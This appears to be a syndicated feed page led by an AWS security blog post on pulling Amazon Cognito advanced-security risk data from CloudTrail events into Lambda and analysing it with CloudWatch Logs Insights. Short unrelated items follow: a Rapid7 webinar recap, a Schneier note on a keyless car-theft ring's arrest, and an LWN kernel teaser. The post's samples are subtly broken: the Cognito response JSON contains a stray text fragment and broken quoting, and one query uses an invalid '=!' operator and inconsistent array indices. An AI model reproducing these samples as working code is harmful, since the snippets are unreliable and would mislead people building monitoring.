
Sending the authentication events from CloudTrail to Lambda

Cognito advanced security features supports the CloudTrail events: SignUp, ConfirmSignUp, ForgotPassword, ResendConfirmationCode, InitiateAuth and RespondToAuthChallenge. This solution will focus on the sign-in event InitiateAuth as an example.

The solution creates an EventBridge rule that will run when an event is identified in CloudTrail and send the event to an SQS queue. This is useful so that events can be batched up and decoupled for Lambda to process.

The EventBridge rule uses Amazon SQS as a target. The queue is created by the solution and uses the default settings, with the exception that Receive message wait time is set to 20 seconds for long polling. For more information about long polling and how to manually set up an SQS queue, see Consuming messages using long polling in the Amazon SQS Developer Guide.

When the SQS queue receives the messages from EventBridge, these are sent to Lambda for processing. Let’s now focus on understanding how this information is processed by the Lambda function.

Using Lambda to process Amazon Cognito advanced security features information

In order to get the advanced security features evaluation information, you need authentication details that can only be obtained by using the Amazon Cognito identity provider (IdP) API call admin_list_user_auth_events. This API call requires a username to fetch all the authentication event details for a specific user. For security reasons, the username is not logged in CloudTrail and must be obtained by using other event information.

You can use the Lambda function in the sample solution to get this information. It’s composed of three main sequential actions:

  1. The Lambda function gets the sub identifiers from the authentication events recorded by CloudTrail.
  2. Each sub identifier is used to get the user name through an API call to list_users.
  3. 3. The sample function retrieves the last five authentication event details from advanced security features for each of these users by using the admin_list_user_auth_events API call. You can modify the function to retrieve a different number of events, or use other criteria such as a timestamp or a specific time period.

Getting the user name information from a CloudTrail event

The following sample authentication event shows a sub identifier in the CloudTrail event information, shown as sub under additionalEventData. With this sub identifier, you can use the ListUsers API call from the Cognito IdP SDK to get the user name details.

{
"eventVersion": "1.XX",
"userIdentity": {
"type": "Unknown",
"principalId": "Anonymous"
},
"eventTime": "2022-01-01T11:11:11Z",
"eventSource": "cognito-idp.amazonaws.com",
"eventName": "InitiateAuth",
"awsRegion": "us-east-1",
"sourceIPAddress": "xx.xx.xx.xx",
"userAgent": "Mozilla/5.0 (xxxx)",
"requestParameters": {
"authFlow": "USER_SRP_AUTH",
"authParameters": "HIDDEN_DUE_TO_SECURITY_REASONS",
"clientMetadata": {},
"clientId": "iiiiiiiii"
},
"responseElements": {
"challengeName": "PASSWORD_VERIFIER",
"challengeParameters": {
"SALT": "HIDDEN_DUE_TO_SECURITY_REASONS",
"SECRET_BLOCK": "HIDDEN_DUE_TO_SECURITY_REASONS",
"USER_ID_FOR_SRP": "HIDDEN_DUE_TO_SECURITY_REASONS",
"USERNAME": "HIDDEN_DUE_TO_SECURITY_REASONS",
"SRP_B": "HIDDEN_DUE_TO_SECURITY_REASONS"
}
},
"additionalEventData": {
"sub": "11110b4c-1f4264cd111"
},
"requestID": "xxxxxxxx",
"eventID": "xxxxxxxxxx",
"readOnly": false,
"eventType": "AwsApiCall",
"managementEvent": true,
"recipientAccountId": "xxxxxxxxxxxxx",
"eventCategory": "Management"
}

Listing authentication events information

After the Lambda function obtains the username, it can then use the Cognito IdP API call admin_list_user_auth_events to get the advanced security feature risk evaluation information for each of the authentication events for that user. Let’s look into the details of that evaluation.

The authentication event information from Amazon Cognito advanced security provides information for each of the categories evaluated and logs the results. Those results can then be used to decide whether the authentication attempt information is useful for the security team to be notified or take action. It’s recommended that you limit the number of events returned, in order to keep performance optimized.

The following sample event shows some of the risk information provided by advanced security features; the options for the response syntax can be found in the CognitoIdentityProvider API documentation.

}
]
at the bottom, so
"AuthEvents": [
{
"EventId": "1111111”,
"EventType": "SignIn",
"CreationDate": 111111.111,
"EventResponse": "Pass",
"EventRisk": {
"RiskDecision": "NoRisk",
"CompromisedCredentialsDetected": false
},
"ChallengeResponses": [
{
"ChallengeName": "Password",
"ChallengeResponse": "Success"
}
],
"EventContextData": {
"IpAddress": "72.xx.xx.xx",
"DeviceName": "Firefox xx
"City": "Axxx",
"Country": "United States"
}
}
]

The event information that is returned includes the details that are highlighted in this sample event, such as CompromisedCredentialsDetected, RiskDecision, and RiskLevel, which you can evaluate to decide whether the information can be used to enrich other security monitoring services.

Logging the authentication events information

You can use a Lambda extensions layer to send logs to an S3 bucket. Lambda still sends logs to Amazon CloudWatch Logs, but you can disable this activity by removing the required permissions to CloudWatch on the Lambda execution role. For more details on how to set this up, see Using AWS Lambda extensions to send logs to custom destinations.

Figure 2 shows an example of a log sent by Lambda. It includes execution information that is logged by the extension, as well as the information returned from the authentication evaluation by advanced security features.

Figure 2: Sample log information sent to S3

Figure 2: Sample log information sent to S3

Note that the detailed authentication information in the Lambda execution log is the same as the preceding sample event. You can further enhance the information provided by the Lambda function by modifying the function code and logging more information during the execution, or by filtering the logs and focusing only on high-risk or compromised login attempts.

After the logs are in the S3 bucket, different applications and tools can use this information to perform automated security actions and configuration updates or provide further visibility. You can query the data from Amazon S3 by using Amazon Athena, feed the data to other services such as Amazon Fraud Detector as described in this post, mine the data by using artificial intelligence/machine learning (AI/ML) managed tools like AWS Lookout for Metrics, or enhance visibility with AWS WAF.

Sample scenarios

You can start to gain insights into the security information provided by this solution in an existing environment by querying and visualizing the log data directly by using CloudWatch Logs Insights. For detailed information about how you can use CloudWatch Logs Insights with Lambda logs, see the blog post Operating Lambda: Using CloudWatch Logs Insights.

The CloudFormation template deploys the CloudWatch Logs Insights queries. You can view the queries for the sample solution in the Amazon CloudWatch console, under Queries.

To access the queries in the CloudWatch console

  1. In the CloudWatch console, under Logs, choose Insights.
  2. Choose Select log group(s). In the drop-drown list, select the Lambda log group.
  3. The query box should show the pre-created query. Choose Run query. You should then see the query results in the bottom-right panel.
  4. (Optional) Choose Add to dashboard to add the widget to a dashboard.

CloudWatch Logs Insights discovers the fields in the auth event log automatically. As shown in Figure 3, you can see the available fields in the right-hand side Discovered fields pane, which includes the Amazon Cognito information in the event.

Figure 3: The fields available in CloudWatch Logs Insights

Figure 3: The fields available in CloudWatch Logs Insights

The first query, shown in the following code snippet, will help you get a view of the number of requests per IP, where the advanced security features have determined the risk decision as Account Takeover and the CompromisedCredentialsDetected as true.

fields @message
| filter @message like /INFO/
| filter AuthEvents.0.EventType like 'SignIn'
| filter AuthEvents.0.EventRisk.RiskDecision like "AccountTakeover" and 
AuthEvents.0.EventRisk.CompromisedCredentialsDetected =! "false"
| stats count(*) as RequestsperIP by AuthEvents.2.EventContextData.IpAddress as IP
| sort desc

You can view the results of the query as a table or graph, as shown in Figure 4.

Figure 4: Sample query results for CompromisedCredentialsDetected

Figure 4: Sample query results for CompromisedCredentialsDetected

Using the same approach and the convenient access to the fields for query, you can explore another use case, using the following query, to view the number of requests per IP for each type of event (SignIn, SignUp, and forgot password) where the risk level was high.

fields @message
| filter @message like /INFO/
| filter AuthEvents.0.EventRisk.RiskLevel like "High"
| stats count(*) as RequestsperIP by AuthEvents.0.EventContextData.IpAddress as IP, 
AuthEvents.0.EventType as EventType
| sort desc

Figure 5 shows the results for this EventType query.

Figure 5: The sample results for the EventType query

Figure 5: The sample results for the EventType query

In the final sample scenario, you can look at event context data and query for the source of the events for which the risk level was high.

fields @message
| filter @message like /INFO/
| filter AuthEvents.0.EventRisk.RiskLevel like 'High'
| stats count(*) as RequestsperCountry by AuthEvents.0.EventContextData.Country as Country
| sort desc

Figure 6 shows the results for this RiskLevel query.

Figure 6: Sample results for the RiskLevel query

Figure 6: Sample results for the RiskLevel query

As you can see, there are many ways to mix and match the filters to extract deep insights, depending on your specific needs. You can use these examples as a base to build your own queries.

Conclusion

In this post, you learned how to use security intelligence information provided by Amazon Cognito through its advanced security features to improve your security posture and practices. You used an advanced security solution to retrieve valuable authentication information using CloudTrail logs as a source and a Lambda function to process the events, send this evaluation information in the form of a log to CloudWatch Logs and S3 for use as an additional security feed for wider organizational monitoring and visibility. In a set of sample use cases, you explored how to use CloudWatch Logs Insights to quickly and conveniently access this information, aggregate it, gain deep insights and use it to take action.

To learn more, see the blog post How to Use New Advanced Security Features for Amazon Cognito User Pools.

 
If you have feedback about this post, submit comments in the Comments section below.

Want more AWS Security news? Follow us on Twitter.

Diana Alvarado

Diana Alvarado

Diana is Sr security solutions architect at AWS. She is passionate about helping customers solve difficult cloud challenges, she has a soft spot for all things logs.

Addressing the Evolving Attack Surface Part 1: Modern Challenges

Post Syndicated from Bria Grangard original https://blog.rapid7.com/2022/10/17/addressing-the-evolving-attack-surface-part-1-modern-challenges/

Addressing the Evolving Attack Surface Part 1: Modern Challenges

Lately, we’ve been hearing a lot from our customers requesting help on how to manage their evolving attack surface. As new 0days appear, new applications are spun up, and cloud instances change hourly, it can be hard for our customers to get a full view of risk into their environments.

We put together a webinar to chat more about how Rapid7 can help customers meet this challenge with two amazing presenters Cindy Stanton, SVP of Product and Customer Marketing, and Peter Scott, VP of Product Marketing.

At the beginning of this webcast, Cindy highlights where the industry started from traditional vulnerability management (VM) which was heavily focused on infrastructure but has evolved significantly over the last couple of years. Cindy discusses this rapid expansion of the attack surface having been accelerated by remote workforces during the pandemic, convergence of IT and IoT initiatives, modern development of applications leveraging containers and microservices, adoption of the public cloud, and so much more. Today, security teams face the daunting challenge of having so many layers up and down the stack from traditional infrastructure to cloud environments, applications, and beyond.They need a way to understand their full attack surface. Cindy, gives an example of this evolving challenge of increasing resources and complexity of cloud adoption below.


Addressing the Evolving Attack Surface Part 1: Modern Challenges

Cindy then turns things over to Peter Scott to walk us through the many challenges security teams are facing. For example, traditional tools aren’t purpose-built to keep pace with cloud environment, getting complete coverage of assets in your environment requires multiple solutions from different vendors that are all speaking different languages, and no solutions are providing a unified view of an organization’s risk. These challenges on top of growing economic pressures often make security teams choose between continued  investment in traditional infrastructure and applications, or investing more in securing cloud environments. Peter then discusses the challenges security teams face from expanded roles, disjointed security stacks, and increases in the threat landscape. Some of these challenges are highlighted more in the video below.


Addressing the Evolving Attack Surface Part 1: Modern Challenges

After spending some time discussing the challenges organizations and security teams are facing, Cindy and Peter dive deeper into the steps organizations can take to expand their existing VM programs to include cloud environments. We will cover these steps and more in the next blog post of this series. Until then, if you’re curious to learn more about Rapid7’s InsightCloudSec solution feel free to check out the demo here, or watch the replay of this webinar at any time!

Hacking Automobile Keyless Entry Systems

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2022/10/hacking-automobile-keyless-entry-systems.html

Suspected members of a European car-theft ring have been arrested:

The criminals targeted vehicles with keyless entry and start systems, exploiting the technology to get into the car and drive away.

As a result of a coordinated action carried out on 10 October in the three countries involved, 31 suspects were arrested. A total of 22 locations were searched, and over EUR 1 098 500 in criminal assets seized.

The criminals targeted keyless vehicles from two French car manufacturers. A fraudulent tool—marketed as an automotive diagnostic solution, was used to replace the original software of the vehicles, allowing the doors to be opened and the ignition to be started without the actual key fob.

Among those arrested feature the software developers, its resellers and the car thieves who used this tool to steal vehicles.

The article doesn’t say how the hacking tool got installed into cars. Were there crooked auto mechanics, dealers, or something else?

[$] The rest of the 6.1 merge window

Post Syndicated from original https://lwn.net/Articles/910608/

Linus Torvalds released
6.1-rc1
and closed the 6.1 merge window on
October 16; at that point, 11,537 non-merge changesets had been pulled
into the mainline repository. That is considerably less than the 13,543
changesets pulled during the 6.0 merge window, but quantity is not
everything: there were quite a few significant changes brought in this time
around. Many of those were part of the nearly 5,800 changesets pulled
since our first 6.1 merge window summary;
read on for a look at some of the work done in the latter part of this
merge window.

The collective thoughts of the interwebz